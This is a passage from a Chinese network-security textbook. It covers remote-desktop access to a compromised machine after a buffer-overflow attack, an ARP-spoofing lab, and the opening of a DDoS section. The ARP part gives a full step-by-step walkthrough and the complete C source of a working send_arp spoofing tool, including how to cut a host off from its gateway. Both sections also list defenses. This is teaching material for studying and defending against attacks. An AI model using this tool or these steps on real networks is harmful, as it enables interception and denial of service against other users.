  -R 重新启动计算机
  -H 帮助信息[本页]

目前终端端口为:3389
==========================================
      火狐技术联盟专用版开3389
    ----------------------------------
          本工具用于系统维护
    使用者如进行任何破坏活动于作者无关
==========================================
```

图 5-29　执行 wrsky.exe 命令



图 5-30　重设管理员密码




图 5-31　执行 wrsky.exe -x 8686 命令



图 5-32　【远程桌面连接】对话框






图 5-33　远程桌面连接被入侵计算机

(Administrator 和 123456),登录成功,如图 5-33 所示。

3. 缓冲区溢出攻击的防范措施

(1) 关闭不需要的特权程序。

(2) 及时给系统和服务程序漏洞打补丁。

(3) 强制写正确的代码。

(4) 通过操作系统使得缓冲区不可执行,从而阻止攻击者植入攻击代码。

(5) 利用编译器的边界检查来实现对缓冲区的保护,这个方法使得缓冲区溢出不可能出现,从而完全消除了缓冲区溢出的威胁,但是代价比较大。

(6) 在程序指针失效前进行完整性检查。

(7) 改进系统内部安全机制。

5.5　ARP 欺骗

在局域网中,通信前必须通过 ARP 协议(地址解析协议:将域名翻译成对应的 32 位 IP 地址的协议)来完成 IP 地址转换为第二层物理地址(即 MAC 地址)。ARP 协议对网络安全具有重要的意义。ARP 欺骗攻击是通过伪造 IP 地址和 MAC 地址实现 ARP 欺骗的攻击技术。

5.5.1　实例:ARP 欺骗

1. 实验环境

实验环境如图 5-34 所示。欺骗者(192.168.1.10),被欺骗者(192.168.1.20)。



2. ARP 欺骗过程

第 1 步：如果被欺骗者可以 ping 通欺骗者。被欺骗者(192.168.1.20)执行 ping 192.168.1.10 -n 1 命令，可以 ping 通。然后执行 ARP -a 命令查看 ARP 缓存，得知欺骗者(192.168.1.10)的 MAC 地址为 00:30:18:91:20:54，如图 5-35 所示。

192.168.1.10　192.168.1.20

Linux　Windows XP

欺骗者　被欺骗者

图 5-34　实验环境




图 5-35　被欺骗者可以 ping 通欺骗者

第 2 步：进行 ARP 欺骗。如图 5-36 所示，欺骗者(192.168.1.10)先执行 ping 192.168.1.20 -c 1 命令，可以 ping 通。然后执行 ARP -a 命令查看 ARP 缓存，得知被欺骗者(192.168.1.20)的 MAC 地址为 00:C0:9F:97:E3:F9。再执行 ifconfig eth0 命令，查看本网卡的 MAC 地址，然后执行./send_arp.o 192.168.1.10 00:0c:29:d5:91:11 192.168.1.20 00:C0:9F:97:E3:F9 1 命令，对 192.168.1.20 进行 ARP 欺骗。其中，send_arp.o 语法为：

```
send_arp src_ip_addr src_hw_addr targ_ip_addr tar_hw_addr number
```




图 5-36　进行 ARP 欺骗



提示　被欺骗者(192.168.1.20)MAC 地址的获得可以先执行 ping 192.168.1.10 命令,然后执行 ARP -a 命令查看 ARP 缓存。

第 3 步:如果被欺骗者不可以 ping 通欺骗者。如图 5-37 所示,先执行 ping 192.168.1.10 -n 1 命令,不可以 ping 通,再执行 arp -a 命令查看 ARP 缓存,可知 192.168.1.10 的 MAC 地址已变。




图 5-37　被欺骗者不可以 ping 通欺骗者

如果本网络的网关是 192.168.1.1,那么想让 192.168.1.20 不能访问互联网,就可以执行命令./send_arp.o 192.168.1.1 ××:××:××:××:××:×× 192.168.1.20 00:C0:9F:97:E3:F9 1 命令,对 192.168.1.20 进行 ARP 欺骗。可以每分钟执行一次该命令,192.168.1.20 得不到正确的到网关的 ARP 映射表项,就访问不了互联网了。

3. 源程序

头文件“send_arp.h”:

```
#include<stdlib.h>
#include<netdb.h>
#include<sys/socket.h>
#include<sys/types.h>
#include<stdio.h>
#include<errno.h>
#include<sys/ioctl.h>
#include<net/if.h>
#include<signal.h>
#include<netinet/ip.h>
#include<netinet/in.h>
#include<string.h>
#include<arpa/inet.h>
#include<netinet/ip_icmp.h>
#include<linux/if_ether.h>

#define ETH_HW_ADDR_LEN 6
#define IP_ADDR_LEN 4
#define ARP_FRAME_TYPE 0x0806
```



```
#define ETHER_HW_TYPE 1
#define IP_PROTO_TYPE 0x0800
#define OP_ARP_REQUEST 2
#define OP_ARP_QUEST 1
#define DEFAULT_DEVICE "eth0"
char usage[]={"send_arp: sends out custom ARP packet. \n"
"usage: send_arp src_ip_addr src_hw_addr targ_ip_addr tar_hw_addr number"};

struct arp_packet
{
      u_char targ_hw_addr[ETH_HW_ADDR_LEN];
      u_char src_hw_addr[ETH_HW_ADDR_LEN];
      u_short frame_type;
      u_short hw_type;
      u_short prot_type;
      u_char hw_addr_size;
      u_char prot_addr_size;
      u_short op;
      u_char sndr_hw_addr[ETH_HW_ADDR_LEN];
      u_char sndr_ip_addr[IP_ADDR_LEN];
      u_char rcpt_hw_addr[ETH_HW_ADDR_LEN];
      u_char rcpt_ip_addr[IP_ADDR_LEN];
      u_char padding[18];
};

void die (char *);
void get_ip_addr (struct in_addr *, char *);
void get_hw_addr (char *, char *);
```

源文件“send_arp.c”:

```
#include "send_arp.h"

int main (int argc, char * argv[])
{
      struct in_addr src_in_addr, targ_in_addr;
      struct arp_packet pkt;
      struct sockaddr sa;
      int sock;
      int j,number;
      if(argc != 6)
            die(usage);

      sock=socket(AF_INET, SOCK_PACKET, htons(ETH_P_RARP));
      if(sock<0)
      {
            perror("socket");
            exit(1);
      }

      number=atoi(argv[5]);
```




```

    pkt.frame_type=htons(ARP_FRAME_TYPE);
    pkt.hw_type=htons(ETHER_HW_TYPE);
    pkt.prot_type=htons(IP_PROTO_TYPE);
    pkt.hw_addr_size=ETH_HW_ADDR_LEN;
    pkt.prot_addr_size=IP_ADDR_LEN;
    pkt.op=htons(OP_ARP_QUEST);
    get_hw_addr(pkt.targ_hw_addr, argv[4]);
    get_hw_addr(pkt.rcpt_hw_addr, argv[4]);
    get_hw_addr(pkt.src_hw_addr, argv[2]);
    get_hw_addr(pkt.sndr_hw_addr, argv[2]);
    get_ip_addr(&src_in_addr, argv[1]);
    get_ip_addr(&targ_in_addr, argv[3]);
    memcpy(pkt.sndr_ip_addr, &src_in_addr, IP_ADDR_LEN);
    memcpy(pkt.rcpt_ip_addr, &targ_in_addr, IP_ADDR_LEN);
    bzero(pkt.padding,18);
    strcpy(sa.sa_data,DEFAULT_DEVICE);
    for (j=0;j<number;j++)
    {
      if (sendto(sock,&pkt,sizeof(pkt),0,&sa,sizeof(sa))<0)
      {
        perror("sendto");
        exit(1);
      }
    }
    exit(0);
}

void die (char * str)
{
    fprintf(stderr,"%s\n",str);
    exit(1);
}

void get_ip_addr (struct in_addr * in_addr, char * str)
{
    struct hostent * hostp;
    in_addr->s_addr=inet_addr(str);
    if(in_addr->s_addr==-1)
    {
        if ((hostp=gethostbyname(str)))
              bcopy(hostp->h_addr, in_addr, hostp->h_length);
        else {
          fprintf(stderr, "send_arp: unknown host %s\n", str);
          exit(1);
    }
  }
}

void get_hw_addr (char * buf, char * str)
{
```



```
    int i;
    char c, val;
    for(i=0; i<ETH_HW_ADDR_LEN; i++)
    {
      if(!(c=tolower(*str++)))
          die("Invalid hardware address");
      if(isdigit(c))
          val=c - '0';
      else if(c>='a' && c<='f')
          val=c- 'a'+10;
      else
          die("Invalid hardware address");
      *buf=val<<4;
      if(!(c=tolower(*str++)))
          die("Invalid hardware address");
      if(isdigit(c))
          val=c - '0';
      else if (c>='a' && c<='f')
          val=c- 'a'+10;
      else
          die("Invalid hardware address");
      *buf++|=val;
      if(*str==':')
          str++;
    }
  }
```

5.5.2 ARP 欺骗的原理与防范

1. ARP 欺骗的原理

以太网设备(比如网卡)都有自己全球唯一的 MAC 地址,它们是以 MAC 地址来传输以太网数据包的,但是以太网设备却识别不了 IP 数据包中的 IP 地址,所以要在以太网中进行 IP 通信,就需要一个协议来建立 IP 地址与 MAC 地址的对应关系,使 IP 数据包能够发送到一个确定的主机上。这种功能是由 ARP(Address Resolution Protocol)来完成的。

ARP 被设计成用来实现 IP 地址到 MAC 地址的映射。ARP 使用一个被称为 ARP 高速缓存的表来存储这种映射关系,ARP 高速缓存用来存储临时数据(IP 地址与 MAC 地址的映射关系),存储在 ARP 高速缓存中的数据在几分钟没被使用,就会被自动删除。

ARP 协议不管是否发送了 ARP 请求,都会根据收到的任何 ARP 应答数据包对本地的 ARP 高速缓存进行更新,将应答数据包中的 IP 地址和 MAC 地址存储在 ARP 高速缓存中。这正是实现 ARP 欺骗的关键。可以通过编程的方式构建 ARP 应答数据包,然后发送给被欺骗者,用假的 IP 地址与 MAC 地址的映射来更新被欺骗者的 ARP 高速缓存,实现对被欺骗者的 ARP 欺骗。

有两种 ARP 欺骗方式:一种是对路由器 ARP 高速缓存的欺骗;另一种是对内网计算机 ARP 高速缓存的欺骗。





2. ARP 欺骗攻击的防范

(1) 在客户端使用 ARP 命令绑定网关的 IP/MAC(例如 arp -s 192.168.1.1 00-e0-eb-81-81-85)。

(2) 在交换机上做端口与 MAC 地址的静态绑定。

(3) 在路由器上做 IP/MAC 地址的静态绑定。

(4) 使用 ARP 服务器定时广播网段内所有主机的正确 IP/MAC 映射表。

(5) 及时升级客户端的操作系统和应用程序补丁。

(6) 升级杀毒软件及其病毒库。

5.6　DOS 与 DDoS 攻击检测与防御

自从 1999 年下半年以来,互联网上许多大网站就接连不断地遭到拒绝服务攻击。美国的政府网站、白宫、Microsoft、CNN、Yahoo、ZDNet、Ebay、纽约时报等网站都遭到过拒绝服务攻击。我国网站遭到拒绝服务攻击的情况也十分普遍,绝大多数的 ISP(互联网服务提供商)、网站和电信公司都曾遭到拒绝服务攻击,尤其是在宽带用户数量大幅度增加之后,拒绝服务攻击变得更为严重。实施这种攻击的难度比较小,但破坏性却很大。

5.6.1　实例:DDoS 攻击

模拟实验环境如图 5-38 所示。

